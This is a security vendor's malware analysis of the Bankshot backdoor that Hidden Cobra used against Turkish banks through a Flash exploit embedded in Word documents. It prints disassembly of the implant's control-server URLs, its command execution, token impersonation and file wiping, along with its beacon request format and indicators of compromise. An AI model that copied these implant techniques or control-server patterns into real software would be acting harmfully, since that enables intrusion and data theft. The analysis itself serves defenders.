Hidden Cobra Targets Turkish Financial Sector With New Bankshot Implant

securingtomorrow.mcafee.com/other-blogs/mcafee-labs/hidden-cobra-targets-turkish-financial-sector-new-bankshot-implant/

March 8, 2018

This post was prepared with contributions from Asheer Malhotra, Charles Crawford, and Jessica Saavedra-Morales.

On February 28, the McAfee Advanced Threat Research team discovered that the cybercrime group Hidden Cobra continues to target cryptocurrency and financial organizations. In this analysis, we observed the return of Hidden Cobra's Bankshot malware implant surfacing in the Turkish financial system. Based on the code similarity, the victim's business sector, and the presence of control server strings, this attack resembles previous attacks by Hidden Cobra conducted against the global financial network SWIFT.


In this new, aggressive campaign we see a return of the Bankshot implant, which last appeared in 2017. Bankshot is designed to persist on a victim's network for further exploitation; thus the Advanced Threat Research team believes this operation is intended to gain access to specific financial organizations.

Based on our analysis, financial organizations in Turkey were targeted via spear phishing emails containing a malicious Microsoft Word document. The document contains an embedded Adobe Flash exploit, which was recently announced by the Korean Internet Security agency. The exploit, which takes advantage of CVE-2018-4878, allows an attacker to execute arbitrary code such as an implant.

the Further investigation into this campaign and analysis of McAfee product telemetry shows that the infection occurred on March 2 and 3. The implant's first target was a major government-controlled financial organization. It next appeared in another Turkish government organization involved in finance and trade. A further three large financial institutions in Turkey were victims of this attack. The implant has so far not surfaced in any other sector or country. This campaign suggests the attackers may plan a future heist against these targets by using Bankshot to gather information.

Bankshot implants are distributed from a domain with a name similar to that of the cryptocurrency-lending platform Falcon Coin, but the similarly named domain is not associated with the legitimate entity. The malicious domain falcancoin.io was created December 27, 2017, and was updated on February 19, only a few days before the implants began to appear. These implants are variations of earlier forms of Bankshot, a remote access tool that gives an attacker full capability on a victim's system. This implant also contains functionality to wipe files and content from the targeted system to erase evidence or

perform other destructive actions. Bankshot was first reported by the Department of Homeland Security on December 13, 2017, and has only recently resurfaced in newly compiled variants. The sample we analyzed is 99% similar to the documented Bankshot variants from 2017.



Bankshot implants hosted on falcancoin.io.

The Bankshot implant is attached to a malicious Word document with the filename Agreement.docx. The document appears to be an agreement template for Bitcoin distribution between an unknown individual in Paris and a to-be-determined cryptocurrency exchange. The author of this document is test-pc. It was created February 26 and was submitted from the Netherlands. The document contains an embedded Flash script that exploits CVE-2018-4878 and downloads and executes the DLL implant from falcancoin.io.

We discovered two more documents, written in Korean, that exploit the same vulnerability as Agreement.docx. These documents appear to be part of the same campaign and may have been used on different targets. These documents also communicated with falcancoin.io to install Bankshot and also contain themes around cryptocurrency security.

Two Flash files exploit CVE-2018-4878.

- 843c17b06a3aee22447f021307909890b68828b9 (February 25)
- 343ebca579bb888eb8ccb811f9b52280c72e484c (February 25

SHA-1	Creation Date	Subject
650b7d25f4ed87490f8467eb48e0443fb244a8c4	February 26, 2018	Agreement.docx
65e7d2338735ec04fd9692d020298e5a7953fd8d	February 27, 2018	Security Analysis of the most popular cryptocurrency exchanges.docx
166e8c643a4db0df6ffd6e3ab536b3de9edc9fb7	February 27, 2018	IT Security-BOSEN.docx

Malicious documents in the attack.

AGREEMENT

Between

(Exchange Name)

With

[redacted]

This Agreement is made and entered into on the (month-day-year) by and between the undersigned parties below:

1. (EXCHANGE NAME), a company established under (Country Name) Law and having its address of business at (Address), in this matter represented by CEO name, in his capacity as Board of Director and therefore acting for and on behalf of (EXCHANGE NAME) hereinafter referred to as ---------- ---------- FIRST PARTY;

2. [redacted] an individual whose holding France passport and having its address at [redacted] and therefore acting for and on behalf of himself/herself, hereinafter referred to as ----------SECOND PARTY;

Here in after FIRST PARTY and SECOND PARTY may sometimes individually be referred to as PARTY and collectively as THE PARTIES.

In consideration of the following underlying matters of the agreement, hereby declare as follows:

1. First Party is a company operating as a marketplace for trading the digital currencies especially Bitcoin, through its website exchange URL;

2. Second Party is a trader engaged in money service and cryptocurrency trading system and has a concern to cooperate with the First Party to conduct the trade of Bitcoin Trading;

3. The Parties agree to cooperate within the terms and conditions set forth herein, in order to allow the Second Party to operate Bitcoin Trading Activities and to distribute bitcoin on the Bitcoin Marketplace operated by the First Party, under the supervision of the First Party.

NOW, THEREFORE, The Parties are intending to be mutually bound under this Memorandum of Understanding and hereby agree as follows:

Malicious document exploiting CVE-2018-4878.
The implants are downloaded via a Flash file embedded in the malicious document. They are executed when the victim views the document.

SWF Info | Tag Viewer | SWF Disassembler | Hex Editor | SWF Viewer | Inspector | AS3 Navigator | Strings

View: Decompres... falcan String Find Next Find File Tag

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	String
00000f90	c0	75	e3	eb	04	8b	7c	24	20	56	ff	54	24	18	8b	c7	*u****|$ V*T$***
00000fa0	5f	5e	5b	8b	e5	5d	c3	e8	80	f2	ff	ff	33	c0	c3	dd	_^[**]******3***
00000fb0	cc	bb	aa	88	0d	00	00	08	10	00	00	10	01	00	00	66	***************f
00000fc0	61	6c	63	61	6e	63	6f	69	6e	2e	69	6f	00	00	00	00	alcancoin.io****
00000fd0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	****************
00000fe0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	****************
00000ff0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	****************
00001000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	****************

The malicious site falcancoin.io embedded in the Flash file.

View: Decompres... falcan String Find Next Find File Tag

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	String
00001050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	****************
00001060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	****************
00001070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	****************
00001080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	****************
00001090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	****************
000010a0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	****************
000010b0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	****************
000010c0	00	00	00	bb	01	00	00	64	61	74	61	2f	70	61	63	6b	*******data/pack
000010d0	61	67	65	33	32	2e	7a	69	70	00	00	00	00	00	00	00	age32.zip*******
000010e0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	****************
000010f0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	****************

Implant directory contained in the malicious Flash file.

The implants (DLLs) are disguised as ZIP files and communicate with three control servers, two of them Chinese-language online gambling sites. These URLs can be found hardcoded in the implants' code.

```
sub_100092D0 proc near
push    ebp
mov     ebp, esp
push    esi
push    edi
push    2290h           ; size_t
push    0               ; int
push    offset dword_10028F78 ; void *
call    _memset
add     esp, 0Ch
call    sub_100041F0
mov     dword_10028F78, eax
mov     dword_10028FE8, 1
mov     eax, 200h
imul    edi, eax, 0
add     edi, offset unk_10029038
mov     ecx, 7
mov     esi, offset aWww_530hr_comD ; "www.530hr.com/data/common.php"
rep movsd
movsw
mov     edi, 200h
shl     edi, 0
add     edi, offset unk_10029038
mov     ecx, 8
mov     esi, offset aWww_028xmz_com ; "www.028xmz.com/include/common.php"
rep movsd
movsw
mov     edi, 200h
shl     edi, 1
add     edi, offset unk_10029038
mov     ecx, 8
mov     esi, offset a168wangpi_comI ; "168wangpi.com/include/charset.php"
rep movsd
movsw
mov     dword_10028FE4, 6
mov     eax, 1
pop     edi
pop     esi
pop     ebp
retn
sub_100092D0 endp
```

Hardcoded control server URLs.

Analyzing Bankshot

The sample (a2e966edee45b30bb6bb5c978e55833eec169098) is a Windows DLL that serves as a backdoor and contains a variety of capabilities. The malicious DLL is not a service DLL because it lacks ServiceMain(). To mask itself, it can run as a regular library loaded into a legitimate process.

The malware begins by creating a new thread from the DllMain() function to carry out its malicious activities:

```
push    0               ; lpThreadId
push    0               ; dwCreationFlags
push    0               ; lpParameter
push    offset defacto_malicious_thread ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    ds:CreateThread
```

New thread created in the malware's DllMain() function.

The malware performs the following activities:

- Builds imports by dynamically loading APIs
- Decrypts strings needed for control server communications
- Performs control server communications
- Handles commands issued by the control server
- Uninstalls self from the system

The malicious thread dynamically loads the APIs it needs at the beginning of its execution using LoadLibrary() and GetProcAddress(). APIs **from** the following libraries are loaded at runtime:

- Kernel32.dll
- Ws2_32/wsock32.dll
- Apvapi32.dll
- Oleaut32.dll
- Iphlp.dll
- Urlmon.dll

```
call    buildimports_kernel32_sub_10001300
call    buildimports_ws2_32_wsock32_sub_100010F0
call    buildimports_advapi32_sub_100019C0
call    buildimports_oleaut32_sub_10001930
call    buildimports_iphlpapi_sub_10001980
call    buildimports_urlmon_sub_10001CF0
```

A dynamic API loaded by the malware.

Based on packet capture analysis of previous implants from 2017, the following strings are used in control server communications:

- *Connection: keep-alive*
- *Cache-Control: max-age=0*
- *Accept: */**
- *Content-Type: multipart/form-data; boundary=*
- *Content-Type: application/octet-stream*
- *Accept-Encoding: gzip,deflate,sdch*
- *Accept-Language: ko-KR -> Korean*
- *Content-Disposition: form-data;name="board_id"*
- *Content-Disposition: form-data;name="user_id"*
- *Content-Disposition: form-data;name="file1"; filename="img01_29.jpg"*
- *Content-Disposition: form-data;name="file1"; filename="my.doc"*

- *Content-Disposition: form-data;name="file1"; filename="pratice.pdf"*
- *Content-Disposition: form-data;name="file1"; filename="king.jpg"*
- *Content-Disposition: form-data;name="file1"; filename="dream.avi"*
- *Content-Disposition: form-data;name="file1"; filename="hp01.avi"*
- *Content-Disposition: form-data;name="file1"; filename="star.avi"*

User Agents

The implant either fetches the user agent from Internet Explorer (using ObtainUserAgentAsString()) or uses a default user agent specified in the malware binary:

Mozilla/5.0 (Windows NT 6.1; WOW64) Chrome/28.0.1500.95 Safari/537.36

Control Server Communications

The malware initiates communication with the control server by sending it an HTTP POST request with additional optional HTTP data, such as:

```
------FormBoundary<randomly_generated_characters>
Content-Disposition: form-data; name="board_id"

8306
------FormBoundary<randomly_generated_characters>
Content-Disposition: form-data; name="user_id"

*dJU!*JE&!M@UNQ@
------FormBoundary<randomly_generated_characters>
Content-Disposition: form-data; name="file1"; filename="king.jpg"
Content-Type: application/octet-stream
```

- **board_id** is a four-digit number that may be an identifier for a campaign ID. Based on analysis of previous samples, this is a unique identifier.
- **user_id** is a hardcoded value in the malware binary that is sent to the control server. The username appears to be attacker specified and has occurred in 2017 Bankshot samples. This links the previous samples with this unique username.
- **filename** is based on static analysis. This looks like a specific beacon to indicate that the malware is ready to receive commands.

The optional HTTP data with king.jpg looks like a beacon to inform the control server that the malware is ready to accept new commands:

- Commands received from the control server are encoded DWORDs
- After decoding, these DWORDs should be in the range 123459h to 123490h

```
loc_1000320F:                           ; CODE XREF: checking_response+19↑j
                mov     ecx, [ebp+arg_0]
                cmp     dword ptr [ecx], 123490h
                ja      short loc_10003225
                mov     edx, [ebp+arg_0]
                cmp     dword ptr [edx], 123459h
                jnb     short loc_10003229
```

Malware checking to make sure a received command is in the correct range.

```
                mov     [ebp+CommandIndex], ecx
                mov     edx, [ebp+CommandIndex]
                sub     edx, 123459h
                mov     [ebp+CommandIndex], edx
                cmp     [ebp+CommandIndex], 31h ; switch 50 cases
                ja      loc_1000A73D    ; jumptable 1000A18D default case
                mov     eax, [ebp+CommandIndex]
                movzx   ecx, ds:byte_1000A7E0[eax]
                jmp     ds:off_1000A770[ecx*4] ; switch jump
```

Command index calculation

Jump to command handler

The command index calculator and jump to the appropriate command.

```
command_address_table_off_1000A770 dd offset loc_1000A5C8
                                        ; DATA XREF: CnC_commands_switch+5D↑r
                dd offset loc_1000A5F2  ; jump table for switch statement
                dd offset loc_1000A693
                dd offset loc_1000A715
                dd offset loc_1000A59E
                dd offset loc_1000A433
                dd offset loc_1000A194
                dd offset loc_1000A1BF
                dd offset loc_1000A668
                dd offset loc_1000A63D
                dd offset loc_1000A408
                dd offset loc_1000A453
                dd offset loc_1000A279
                dd offset loc_1000A24F
                dd offset loc_1000A51C
                dd offset loc_1000A612
                dd offset loc_1000A57D
                dd offset loc_1000A1EA
                dd offset loc_1000A6DB
                dd offset loc_1000A6CE
                dd offset loc_1000A47D
                dd offset loc_1000A215
                dd offset loc_1000A6EE
                dd offset loc_1000A3DD
                dd offset loc_1000A2A3
                dd offset loc_1000A53D
                dd offset loc_1000A55D
                dd offset loc_1000A73D
command_index_table_byte_1000A7E0 db      0,     1,     2,   1Bh
                                        ; DATA XREF: CnC_commands_switch+56↑r
                db    1Bh,   1Bh,     3,     4 ; indirect table for switch statement
                db      5,     6,   1Bh,   1Bh
                db      7,   1Bh,     8,   1Bh
                db      9,   1Bh,   0Ah,   0Bh
                db    0Ch,   1Bh,   1Bh,   0Dh
                db    0Eh,   0Fh,   10h,   11h
                db    12h,   1Bh,   1Bh,   13h
                db    1Bh,   1Bh,   1Bh,   14h
                db    1Bh,   15h,   1Bh,   16h
                db    1Bh,   1Bh,   1Bh,   1Bh
                db    1Bh,   17h,   1Bh,   18h
                db    19h,   1Ah
```

The command index table and command handler address table.

Implant Capabilities

Based on the responses received from the control server, the malware can carry out the following malicious tasks:

- Recursively generate a list of files in a directory and send to the control server
- Terminate a specific process. The process is identified by the control server sending the PID to the malware.

```
mov     ecx, [ebp+dwProcessId]
push    ecx
push    1
push    100001h         ; PROCESS_TERMINATE + SYNCHRONIZE
call    OpenProcess
mov     [ebp+hProcess], eax
cmp     [ebp+hProcess], 0
jz      short fail_loc_10004154
push    0
mov     edx, [ebp+hProcess]
push    edx
call    TerminateProcess_0
```

The capability to terminate a process.

- Gather network addresses and operating system version
- Execute arbitrary commands using “cmd.exe /c”

```
mov     [ebp+var_24], 'c'
mov     [ebp+var_23], 'm'
mov     [ebp+var_22], 'd'
mov     [ebp+var_21], '.'
mov     [ebp+var_20], 'e'
mov     [ebp+var_1F], 'x'
mov     [ebp+var_1E], 'e'
mov     [ebp+var_1D], ' '
mov     [ebp+var_1C], '/'
mov     [ebp+var_1B], 'c'
mov     [ebp+var_1A], ' '
mov     [ebp+var_19], '"'
mov     [ebp+var_18], 0
mov     [ebp+var_C], '"'
mov     [ebp+var_B], ' '
mov     [ebp+var_A], '>'
mov     [ebp+var_9], ' '
mov     [ebp+var_8], 0
mov     [ebp+var_14], ' '
mov     [ebp+var_13], '2'
mov     [ebp+var_12], '>'
mov     [ebp+var_11], '&'
mov     [ebp+var_10], '1'
mov     [ebp+var_F], 0
```

The capability to execute system commands.

```
lea     eax, [ebp+lpProcessInformation]
push    eax
lea     ecx, [ebp+lpStartupInfo]
push    ecx
push    0
push    0
push    CREATE_NO_WINDOW
push    0
push    0
push    0
lea     edx, [ebp+lpCommandLine]
push    edx
push    0
call    CreateProcessA
```

Spawning arbitrary processes.

- Create processes
- Write responses from the control server to a file
- Send information for all drives
- Write data sent by the control server to a temporary file matching the file path pattern %temp%\DWS00*
- Change the time of a file as specified by the control server

```
                push    0
                push    FILE_ATTRIBUTE_NORMAL
                push    OPEN_EXISTING
                push    0
                push    3
                push    GENERIC_WRITE or GENERIC_READ
                mov     ecx, [ebp+lpFileName]
                push    ecx
                call    CreateFileA
                mov     [ebp+hFile], eax
                cmp     [ebp+hFile], INVALID_HANDLE_VALUE
                jnz     short success_loc_100042E9
                call    ds:GetLastError
                jmp     short retloc_10004321
; ---------------------------------------------------------------

success_loc_100042E9:                  ; CODE XREF: setfilet
                lea     edx, [ebp+lpLastWriteTime]
                push    edx
                lea     eax, [ebp+lpLastAccessTime]
                push    eax
                lea     ecx, [ebp+lpCreationTime]
                push    ecx
                mov     edx, [ebp+hFile]
                push    edx
                call    SetFileTime
```

The malware changing the file time.

Create a process by impersonating a logged-on user

```
                mov     [ebp+WTSQueryUserToken], 0
                push    offset aWtsapi32_dll ; "wtsapi32.dll"
                call    ds:LoadLibraryA
                mov     [ebp+handle_wtsapi32], eax
                push    offset aWtsqueryuserto ; "WTSQueryUserToken"
                mov     ecx, [ebp+handle_wtsapi32]
                push    ecx
                call    GetProcAddress_0
```

Getting a user token using WTSQueryUserToken.

```
                lea     edx, [ebp+lpProcessInformation]
                push    edx
                lea     eax, [ebp+lpStartupInfo]
                push    eax
                push    0
                push    0
                push    0
                push    0
                push    0
                push    0
                lea     ecx, [ebp+lpCommandLine]
                push    ecx
                push    0
                mov     edx, [ebp+hToken]
                push    edx
                call    CreateProcessAsUserA
```

A process created as logged-in *user.*

Gather the process time for all processes

```
push    ecx
push    0
push    410h            ; PROCESS_QUERY_INFORMATION OR PROCESS_VM_READ
call    OpenProcess
mov     [ebp+hProcess], eax
cmp     [ebp+hProcess], NULL
jz      short fail_loc_10006DA0
lea     edx, [ebp+lpUserTime]
push    edx
lea     eax, [ebp+lpKernelTime]
push    eax
lea     ecx, [ebp+lpExitTime]
push    ecx
lea     edx, [ebp+lpCreationTime]
push    edx
mov     eax, [ebp+hProcess]
push    eax
call    GetProcessTimes
```

Getting time information for all processes running on the system.

Gather domain and account names based on all running processes

```
lea     eax, [ebp+peUse]
push    eax
lea     ecx, [ebp+cchName]
push    ecx
lea     edx, [ebp+lpReferencedDomainName]
push    edx
lea     eax, [ebp+cchName]
push    eax
lea     ecx, [ebp+lpName]
push    ecx
mov     edx, [ebp+p_lpSID]
mov     eax, [edx]
push    eax
push    NULL
call    LookupAccountSidA
lea     ecx, [ebp+cchName]
push    ecx
push    4
lea     edx, [ebp+var_39C]
push    edx
push    0Ch
mov     eax, [ebp+var_398]
push    eax
call    GetTokenInformation
lea     ecx, [ebp+lpName]
push    ecx
lea     edx, [ebp+lpReferencedDomainName]
push    edx
push    offset aSS      ; "%s\\%s"
mov     eax, [ebp+dest]
push    eax
call    sprintf
```


Gathering account information from running processes.

- Read a specified file's contents and send the data to the control server
- Write data sent by the control server to an existing file
- Mark a file to be deleted on reboot

```
push    MOVEFILE_DELAY_UNTIL_REBOOT
push    NULL
mov     eax, [ebp+lpExistingFileName]
push    eax
call    MoveFileExA
```

Marking a file for deletion on reboot.

Overwrite a file with all zeros and mark it for deletion on reboot



Wiping files with zeros and marking it for deletion on reboot.

- Delete files using the DeleteFile() API
- Load an arbitrary library into its process space. This may be used to load additional downloaded components of the attack.


```
mov     eax, [ebp+lpFileName_arg_4]
push    eax
call    LoadLibraryA_0
```

Loading an arbitrary library into its own process space.

After every action is performed the malware sends a response to the control server indicating whether the action was successful.

Connections

The US government reports that Bankshot is used by Hidden Cobra to target multiple industries including financial organizations. This implant has been connected to a major Korean bank attack and is also known as Trojan Manuscript. That variant contained the capability to search for hosts related to the SWIFT network and the same control server strings as the variant we found targeting the Turkish financial sector. The implant does not conduct financial transactions; rather it is a channel into the victim's environment, in which further stages of implants can be deployed for financial reconnaissance. The Bankshot implant was also observed in 2017 in documents appearing to come from Latin American banks.



Malicious document delivering the Bankshot implant in 2017.

These connections, combined with the implant's nearly identical appearance to known variants, are a strong indication that we have uncovered a Hidden Cobra attack. Further, previous implants from 2017 contained bogus documents with financially themed content.

A code comparison of hash 12c786c490366727cf7279fc141921d8 with hash 6de6a0df263ecd2d71a92597b2362f2c (from November 28, 2017).

Conclusion

We have found what may be an early data-gathering stage for future possible heists from financial organizations in Turkey (and possibly other countries). In this campaign, we see the adoption of a recent zero-day Adobe Flash vulnerability to get the implant onto the victim's systems.

The campaign has a high chance of success against victims who have an unpatched version of Flash. Documents with the Flash exploit managed to evade static defenses and remain undetected as an exploit on VirusTotal. This is the first time that Bankshot has been tied directly to financial-related hacking and the first time it has been used since November 2017.

McAfee detects these threats as:

- RDN/Generic Exploit
- RDN/Generic.dx
- Generic PWS.y
- **Generic.**hbg

- Exploit-CVE2018-4878

McAfee customers are also covered by McAfee Global Threat Intelligence Web Reputation classification, which rate these URLs as High Risk.

Indicators of Compromise

MITRE ATT&CK techniques

- Exfiltration over command and control channel
- Commonly used port
- Command-line interface
- Service execution
- Automated collection
- Data from local system
- Process discovery
- System time discovery
- Credential dumping
- Exploitation of vulnerability
- Process injection
- File deletion

Hashes

- 650b7d25f4ed87490f8467eb48e0443fb244a8c4
- 65e7d2338735ec04fd9692d020298e5a7953fd8d
- 166e8c643a4db0df6ffd6e3ab536b3de9edc9fb7
- a2e966edee45b30bb6bb5c978e55833eec169098

Domains

- 530hr[dot]com/data/common.php
- 028xmz[dot]com/include/common.php
- 168wangpi[dot]com/include/charset.php
- Falcancoin[dot]io

Ryan Sherstobitoff
Ryan Sherstobitoff is a Senior Analyst for Major Campaigns – Advanced Threat Research in McAfee. Ryan specializes in threat intelligence in the Asia Pacific Region where he conducts cutting edge...